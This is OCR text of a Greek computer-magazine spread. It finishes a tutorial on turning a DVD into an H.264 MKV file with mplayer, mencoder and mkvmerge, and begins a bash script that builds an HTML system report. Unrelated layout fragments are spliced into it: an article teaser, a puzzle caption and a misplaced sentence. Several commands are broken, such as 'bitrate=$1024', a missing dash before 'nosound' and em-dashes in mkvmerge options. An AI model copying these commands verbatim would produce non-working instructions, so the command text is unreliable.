
Ο αριθμός 1 δηλώνει τον τίτλο του DVD που περιέχει την ταινία. Προφανώς, ο καθένας πρέπει να συμπληρώσει το σωστό αριθμό τίτλου που εντόπισε στο πρώτο βήμα της διαδικασίας.

ΔΙΑΣΤΑΣΕΙΣ ΒΙΝΤΕΟ

Πριν προχωρήσουμε στη μετατροπή του βίντεο από MPEG-2 σε H.264 απομένει μια ακόμα λεπτομέρεια. Τι τα θέλετε, είμαστε αρκετά μερακλήδες και επιθυμούμε όλα να γίνονται με τον καλύτερο δυνατό τρόπο :-) Έτσι, το bitrate που θα αφιερώσουμε στο τελικό αρχείο με το βίντεο θέλουμε να αξιοποιείται για την «ωφέλιμη» εικόνα και μόνο. Για το σκοπό αυτό καταφεύγουμε άλλη μια φορά στον πανίσχυρο mplayer. Αυτή τη φορά θα του ζητήσουμε να εντοπίσει αυτόματα τις μαύρες λωρίδες που περιβάλλουν το βίντεο και να μας ενημερώσει για το πώς και το πόσο θα πρέπει να «ψαλιδίσουμε» (crop) την εικόνα. Για την εργασία αυτή αρκεί να πληκτρολογήσουμε

```
mplayer ~/work/movie.vob -vf cropdetect -sb 64000000
```

Έχοντας προετοιμάσει τα πάντα, δεν μένει παρά να φτιάξουμε το αρχείο MKV. Με τη βοήθεια του mkvmerge θα «ρίξουμε» την εικόνα, τον ήχο, τους υπότιτλους και τις πληροφορίες για τα κεφάλαια σε ένα αρχείο Matroska (MKV).



Σημειώστε ότι με το «-sb 64000000» ζητάμε από τον mplayer να παρακάμψει τα πρώτα 64MB του VOB. Έτσι, στην εκτίμησή του για τις μαύρες λωρίδες θα αγνοήσει το σηματάκι της κινηματογραφικής εταιρείας που βρίσκεται στην αρχή της ταινίας. Κάτι τέτοιο είναι αρκετά σημαντικό, αφού τα εν λόγω σηματάκια είναι συνήθως μεγαλύτερα από το κάδρο της υπόλοιπης ταινίας. Τέλος, από αυτό το στάδιο θα πρέπει να σημειώσουμε μια τετράδα αριθμών που θα τυπώνει ο mplayer στο τέλος των μηνυμάτων του. Στη δική μας περίπτωση, σημειώσαμε τα εξής: «720:416:0:80».

ΜΕΤΑΤΡΟΠΗ ΣΕ H.264

Ύστερα από όλα τα παραπάνω, φτάσαμε στο πιο κρίσιμο σημείο της διαδικασίας. Εδώ θα δούμε τη μετατροπή του βίντεο με τη βοήθεια του mencoder. Η γενική ιδέα για τη σύνταξη όσων ακολουθούν είναι η εξής: Αρχικά δηλώνουμε το όνομα του βίντεο που θα μετατρέψουμε και συνεχίζουμε ορίζοντας τα βασικά φίλτρα που θα χρησιμοποιήσει ο mencoder. Κατόπιν, ορίζουμε την κωδικοποίηση που θα χρησιμοποιηθεί για τη μετατροπή, καθώς και τις παραμέτρους που ρυθμίζουν την ποιότητα και το χρόνο της μετατροπής. Φυσικά, στο τέλος δηλώνουμε ένα όνομα για το αρχείο που θα προκύψει.

Επιστρέφοντας στην εργασία μας, για να πετύχουμε την καλύτερη δυνατή ποιότητα πραγματοποιήσαμε τη μετατροπή σε δύο περάσματα. Σημειώστε ότι στα γενικά φίλτρα του mencoder συμπεριλάβαμε και το crop, με τις παραμέτρους (τους αριθμούς) που είχαμε σημειώσει από το προηγούμενο βήμα. Επίσης, για την κωδικοποίηση κατά H.264 χρησιμοποιήσαμε παραμέτρους που πετυχαίνουν έναν καλό συμβιβασμό μεταξύ ποιότητας και ταχύτητας. Φυσικά, ο καθένας θα πρέπει να χρησιμοποιήσει τα δικά του μεγέθη για το crop και, εφόσον το επιθυμεί, μπορεί ν' αλλάξει τις παραμέτρους της κωδικοποίησης. Μια καλή πηγή για όσους θέλουν να το ψάξουν περισσότερο είναι η σελίδα με το documentation του mencoder, που αναφέρεται στην κωδικοποιηση με το x264 (tinyurl.com/2g3728).

```
mencoder ~/work/movie.vob -vf
pullup,softskip,crop=720:416:0:80,harddup nosound \
        -ovc x264 -x264encopts
bitrate=1024:subq=5:\
        bframes=3:b_pyramid:weight_b:turbo=1:\
        threads=auto:pass=1 -of rawvideo -o /dev/null

mencoder ~/work/movie.vob -vf
pullup,softskip,crop=720:416:0:80,harddup -nosound \
        -ovc x264 -x264encopts bitrate=$1024:subq=5:\
        8x8dct:frameref=3:bframes=3:b_pyramid:weight_b:\
        threads=auto:pass=2 -of rawvideo -o ~/work/movie.264
```

Τι θα λέγατε για ένα κατανεμημένο δίκτυο με όλα τα πλεονεκτήματα των δικτύων P2P και το έξτρα bonus της πραγματικής ανωνυμίας; (σελ. 88)

Καλό είναι να έχουμε υπόψη μας ότι αυτό το στάδιο ενδέχεται να διαρκέσει αρκετές ώρες. Επομένως, μπορούμε να φτιάξουμε ένα μικρό script με τις εντολές για τα δύο περάσματα και να το εκτελέσουμε μέσα σε ένα screen session (βλ. total XAKER 7, σελ. 56). Έτσι, το σύστημά μας θα είναι «τακτοποιημένο» και, εκτός αυτού, θα μπορούμε εύκολα να ελέγξουμε την πρόοδο της μετατροπής, από οπουδήποτε έχουμε πρόσβαση στον υπολογιστή μας (π.χ., με σύνδεση SSH). Τώρα μπορούμε να πάμε για καφέ...

ΔΗΜΙΟΥΡΓΙΑ ΑΡΧΕΙΟΥ MKV

Όταν επιστρέψουμε από τον καφέ, και εφόσον λείψαμε για τουλάχιστον ένα δίωρο, μπορούμε να συνθέσουμε το αρχείο MKV. Για τη δημιουργία του θα χρησιμοποιήσουμε το αρχείο με τον ήχο, τους υπότιτλους, τις πληροφορίες για τα κεφάλαια και το βίντεο που πήραμε από τη μετατροπή. Εδώ θα χρησιμοποιήσουμε το mkvmerge και θα γράψουμε κάτι σαν

```
mkvmerge —title «TITLOS TAINIAS» -o ~/work/movie.mkv \
        —chapters ~/work/chapters.txt —default-duration \
        0:${VIDEO_FPS}fps ~/work/movie.264 ~/work/audio.ac3 \
        ~/work/subtitles.idx
```


ΓΙΑ ΟΣΟΥΣ ΔΕΝ ΞΕΚΟΛΛΑΝΕ...

Ύστερα από όλα τα παραπάνω καταφέραμε να δημιουργήσουμε ένα αρχείο MKV με τα όλα του! Αυτό το αρχείο, καθώς το container MKV χρησιμοποιείται και για ταινίες με περιεχόμενο HD, θα παίζει σ' όλες τις καινούργιες συσκευές αναπαραγωγής. Πλέον, μπορούμε να διασκεδάσουμε χαζεύοντας την ταινία ή... συνεχίζοντας το παιχνίδι με τις μετατροπές ;-) Για όσους επιλέξουν το δεύτερο, καλό θα ήταν να έχουν υπόψη τους και κάτι ακόμα: Με τη βοήθεια του mplayer είναι δυνατόν να βγάλουμε μερικά μόνο κεφάλαια της ταινίας από το DVD. Με αυτό τον τρόπο, θα πάρουμε ένα κομμάτι της ταινίας με γρήγορες (= δύσκολες για την κωδικοποίηση) σκηνές και θα πειραματιστούμε μόνο μ' αυτό. Για παράδειγμα, αν θέλουμε να πάρουμε ένα VOB με τα κεφάλαια 6, 7 και 8 από τον πρώτο τίτλο του DVD, αρκεί να δώσουμε κάτι σαν αυτό:

```
mplayer dvd://1 -chapter 6-8 -dumpstream -dumpfile\
~/test_movie.vob
```

Καλή διασκέδαση!

spir@lEvolution



Οι αριθμοί της εικόνας έχουν τοποθετηθεί με βάση μία καλά κρυμμένη λογική. Ωστόσο, υπάρχουν δύο αριθμοί που βρίσκονται σε λάθος θέση και θα πρέπει να αντιμετατεθούν. Βρείτε τους!

ΑΝΑΦΟΡΑ ΣΕ ΜΙΑ ΚΟΛΛΑ HTML ...ΚΑΙ ΟΧΙ HTML ΣΕ ΜΙΑ ΚΟΛΛΑ ΑΝΑΦΟΡΑΣ

Εξαιρώντας αυτούς που πληρώνονται για να κάνουν κάτι τέτοιο, κανένας δεν είναι τόσο παρανοϊκός ώστε να κοσκινίζει καθημερινά όλα τα log files ενός συστήματος. Εδώ που τα λέμε, τις περισσότερες φορές μια σύντομη περιγραφή με επιλεγμένα (στατιστικά) στοιχεία είναι ό,τι πρέπει!

ΕΙΤΕ ΕΧΟΥΜΕ ΠΕΝΤΕ SERVER που εξυπηρετούν πενήντα πελάτες ο καθένας είτε ένα μικρό server στο σπίτι με μοναδικό πελάτη το PC του διπλανού δωματίου, είναι σίγουρο ότι θέλουμε πάντα να γνωρίζουμε την κατάσταση του εκάστοτε συστήματος. Για παράδειγμα, είναι πολύ πιθανό να μας ενδιαφέρουν τα στατιστικά από τη χρήση των αποθηκευτικών μέσων, το σύνολο του τάδε είδους συνδέσεων που δέχτηκε το μηχάνημα, η θερμοκρασία των δίσκων και πάει λέγοντας. Βέβαια, για να βρούμε όλα αυτά τα στοιχεία θα πρέπει πρώτα να ψάξουμε σ' ένα σωρό τοποθεσίες και, φυσικά, να έχουμε πρόσβαση, τοπική ή απομακρυσμένη, στο μηχάνημα που εξετάζουμε. Δεν θα ήταν καλύτερα αν όλα τα στοιχεία που μας ενδιαφέρουν βρίσκονταν μαζεμένα σε μία θέση; Σίγουρα θα ήταν! Ε, λοιπόν, όσοι έχουν Linux μπορούν να εκπληρώσουν αυτή την επιθυμία με ελάχιστο κόπο. Ένα μικρό script για το BASH είναι ικανό να συγκεντρώνει όσες πληροφορίες θέλουμε και να τις παρουσιάζει με όποιον τρόπο μάς εξυπηρετεί. Στη συνέχεια θα μελετήσουμε ένα παράδειγμα τέτοιου script. Μάλιστα, επειδή είμαστε μερακλήδες, το script θα προβάλλει τα διάφορα στοιχεία σε μία σελίδα HTML. Ας το δούμε κομμάτι κομμάτι...

ΕΝΑΡΞΗ ΣΕΛΙΔΑΣ

Για τη δημιουργία της σελίδας HTML το script θα πρέπει να τυπώνει όσες πληροφορίες συλλέγει ανάμεσα στα κατάλληλα HTML tag. Φυσικά, τα tag και οι πληροφορίες θα μπορούσαν να τυπώνονται με τη χρήση του προγράμματος echo. Ωστόσο, όταν θέλουμε να τυπώσουμε αρκετές γραμμές κειμένου χωρίς ν' ανησυχούμε για τους ειδικούς χαρακτήρες που ενδέχεται να περιέχει, είναι καλύτερα να χρησιμοποιούμε το cat. Στις πρώτες γραμμές του script φαίνεται ένα μάλλον εξυπηρετικό κολπάκι...

```
#!/bin/bash

cat << REPORTSTART
<html>
<head><title>System Report</title></head>
<body bgcolor="#c0c0c0" text="#000000">
<p><hr size=4></hr></p>
<h1>System Report</h1>
<p><hr size=4></hr></p>
REPORTSTART
```

Με τη σύνταξη που φαίνεται στη δεύτερη γραμμή το πρόγραμμα cat θα τυπώσει όλα όσα ακολουθούν μέχρι τη γραμμή που περιέχει τη λέξη «REPORTSTART». Η εν λόγω λέξη δεν αποτελεί κάποια ειδική παράμετρο και στη θέση της θα μπορούσαμε χρησιμοποιήσουμε οποιαδήποτε άλλη. Έτσι, με τις πρώτες γραμμές κώδικα το script θα ορίζει το όνομα της σελίδας και θα τυπώνει τον τίτλο.

ΒΑΣΙΚΑ ΣΤΟΙΧΕΙΑ

Σε ποιο μηχάνημα τρέχει το script και ποιος πυρήνας χρησιμοποιείται εκεί; Οι επόμενες γραμμές φροντίζουν για την εκτύπωση αυτών των δύο στοιχείων.

```
echo "<p><b>System name: </b>"
hostname
echo "</p>"

echo "<p><b>Kernel version: </b>"
uname --kernel-release
echo "</p>"
```

Σε παρόμοιες ενότητες θα μπορούσαμε να αξιοποιήσουμε πολλά ακόμα προγράμματα. Για παράδειγμα, θα μπορούσαμε να χρησιμοποιήσουμε το uptime, ώστε να εμφανίζεται και ο χρόνος λειτουργίας του συστήματος από την ώρα που το ξεκινήσαμε ή από το τελευταίο reboot.

ΕΠΕΞΕΡΓΑΣΤΗΣ ΚΑΙ ΜΝΗΜΗ

Τώρα που είδαμε το όνομα του μηχανήματος και την έκδοση του πυρήνα μπορούμε να περάσουμε σε πληροφορίες του υλικού. Συγκεκριμένα, το script θα τυπώσει το μοντέλο του επεξεργαστή, την ποσότητα της μνήμης RAM, καθώς και την έκταση του χώρου SWAP.

```
cat << HARDWAREINFO
<p><hr></hr></p>
<p><b>Hardware information: </b></p>
<dl><dd><small><pre>
HARDWAREINFO
echo -e "CPU model: \t \c"
grep 'model name' -m 1 /proc/cpuinfo | awk '{print $5"\
"$6" "$7" "$8}'

echo -e "Main memory: \t \c"
grep 'MemTotal' /proc/meminfo | awk '{print $2" "$3}'
echo -e "SWAP memory: \t \c"
grep 'SwapTotal' /proc/meminfo | awk '{print $2" "$3}'
echo "</pre></small></dd></dl>"
```

Όπως και στο πρώτο τμήμα που εξετάσαμε (για την εκτύπωση αρκετών διαδοχικών γραμμών HTML) χρησιμοποιείται το κολπάκι με το πρόγραμμα cat. Μ' αυτό τον τρόπο τυπώνεται μια επικεφαλίδα για την ενότητα (hardware information), ενώ ταυτόχρονα ξεκινά μια περιοχή (<dl><dd><small>...) στην οποία θα εμφανίζονται τα πάντα με

μικρότερο μέγεθος και μετατοπισμένα κατά μία στήλη (ένα TAB) δεξιά. Αμέσως μετά, με τη βοήθεια του grep, το σκριπτάκι φιλτράρει τις ζητούμενες πληροφορίες από τα αρχεία /proc/cpuinfo και /proc/meminfo. Σε αυτό το τμήμα, πέρα από τα δύο αρχεία του συστήματος ενδιαφέρον έχει και η χρήση του echo. Με την παράμετρο -e ενεργοποιούνται τα ειδικά sequences t και c. Το πρώτο επιβάλλει την εκτύπωση ενός χαρακτήρα TAB και το δεύτερο αποτρέπει την εκτύπωση του χαρακτήρα ENTER. Έτσι, οι πληροφορίες που συλλέγει το grep σε κάθε περίπτωση προβάλλονται δίπλα από τα μηνύματα που εμφανίζονται με το echo και όχι στην από κάτω γραμμή.

ΠΕΡΙΣΣΟΤΕΡΑ ΣΤΟΙΧΕΙΑ

